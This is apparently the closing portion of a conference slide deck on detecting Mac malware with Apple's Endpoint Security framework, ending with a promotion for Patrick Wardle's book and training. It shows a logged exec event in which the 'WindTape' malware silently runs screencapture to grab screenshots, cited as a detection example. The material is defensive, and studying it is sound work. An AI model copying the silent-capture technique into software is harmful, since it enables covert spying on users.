
"event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
"process" : {
  "path" : "/usr/sbin/screencapture",

  "arguments" : [
    "/usr/sbin/screencapture",
    "-x",
    "-C",
    "Resources/14-06-2022 06:28:07.jpg"
  ]
}
...
```

'WindTape' spawns macOS' screencapture
(to grab screenshots)

LIMITATION(S) ?

you'll need to supplement!




Resources :

- 1** "The Art of Mac Malware" (Vol II) : Chapter 6: Log Monitoring & Chapter 13: Networking Monitor
- 2** Nothing but Net:
Leveraging macOS's Networking Frameworks to Detect Malware


Conclusions

& take aways




TAKEAWAYS

- can detect ("observe")
all the malwarez !!
- 1 Endpoint Security
should be your bestie



- 2 Use its advanced capabilities,


...but be aware of its
nuances and limitations!



INTERESTED IN LEARNING MORE?

"The Art of Mac Malware" book(s) & training

book signing + free books!
Saturday 11:00 @ NSP booth



#OBTS v8.0 Trainings:

"The Art of Mac Malware: Detection & Analysis"

Learn the tools & techniques used to uncover and then dissect the latest threats targeting macOS.



Patrick Wardle

As Macs grows in popularity, so does the prevalence of malware targeting this platform.

Ever wanted to learn exactly how to tear apart these malicious creations in order to reveal their inner workings? Or how to craft tools capable of programmatically detecting even brand new threats? Here's your chance!

In this recently updated content-packed three-day course, Mac security expert and author **Patrick Wardle** will teach the tools and techniques needed to comprehensively analyze and understand malware targeting Apple's desktop OS. Moreover, we'll discuss heuristic-based approaches to programmatically detect both current and novel threats.

[Details \(+sign up\) →](#)

Training: Mac Malware Detection & Analysis

